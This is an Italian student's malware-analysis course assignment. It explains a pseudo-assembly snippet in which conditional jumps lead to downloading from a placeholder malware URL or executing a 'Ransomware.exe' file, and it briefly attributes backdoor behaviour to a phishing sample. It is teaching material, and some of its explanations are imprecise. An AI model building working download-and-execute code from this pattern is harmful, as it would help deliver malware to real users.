PROGETTO MODULO 9

La traccia ci chiedeva di effettuare l'analisi di un codice e rispondere ai seguenti punti:

1) Spiegare, quale **salto condizionale** effettua il malware.
2) Disegnare un diagramma di flusso, identificando i salti condizionali.
3) Quali sono le diverse funzionalità implementate all'interno del malware?
4) Con riferimento all'istruzione <<**call**>> presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

1) SALTO CONDIZIONALE

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

come si può notare dal codice in questione, ci sono due salti condizionali **jnz** e **jz**:

Jnz: salterà solo in caso il confronto sopra darà come risultato diverso da 0; verso la locazione **0040BBA0**

Jz: salterà solo se il risultato del confronto sarà 0; verso la locazione **0040FFA0** .

2) DIAGRAMMA DI FLUSSO

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Salti condizionali effettuati

Salti condizionali non effettuati

3) FUNZIONALITA' IMPLEMENTATE

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Dalle righe di codice che abbiamo a disposizione, le funzionalità implementate all'interno del codice sono:

DownloadToFile() e un **downloader** che andrà a scaricare quello che è presente nell'URL che gli passerà il malware .

WinExec(): esegue il file che gli passa come parametro, praticamente è un **Ransomware**.

4) ISTRUZIONE <<call>> PRESENTE NELLA TABELLA 2 E 3.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

TABELLA 2: il parametro che si trova nel registro EDI, verrà spostato nel registro EAX, che successivamente verrà inserito nello stack di memoria, che la funzione DownloadToFile() andrà ad usare come parametro.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

TABELLA 3: il contenuto del registro EDI, verrà spostato nel registro EDX, che succesivamente verra inserito nello stack di memoria, che poi la funzione WinExec() userà come parametro.


PARTE 2 (progetto)

La traccia diceva di aiutare un dipendente che aveva ricevuto un email losca.

Il nostro compito è:

1) Effettuare un’analisi e fare uno screenshot del diagramma di flusso.
2) Indicare il tipo di malware e il comportamento.

1) DIAGRAMMA DI FLUSSO




La freccia rossa indica che lo scambio NON è stato effettuato.

La freccia verde indica che lo scambio è stato effettuato.

La freccia blu utilizzata per i salti non condizionali.

2) TIPO DI MALWARE E COMPORTAMENTO



Nella sezione import di (IDA), si possono vedere le librerie che utilizza il malware.

Da quello che si può intuire e che il malware crea una backdoor.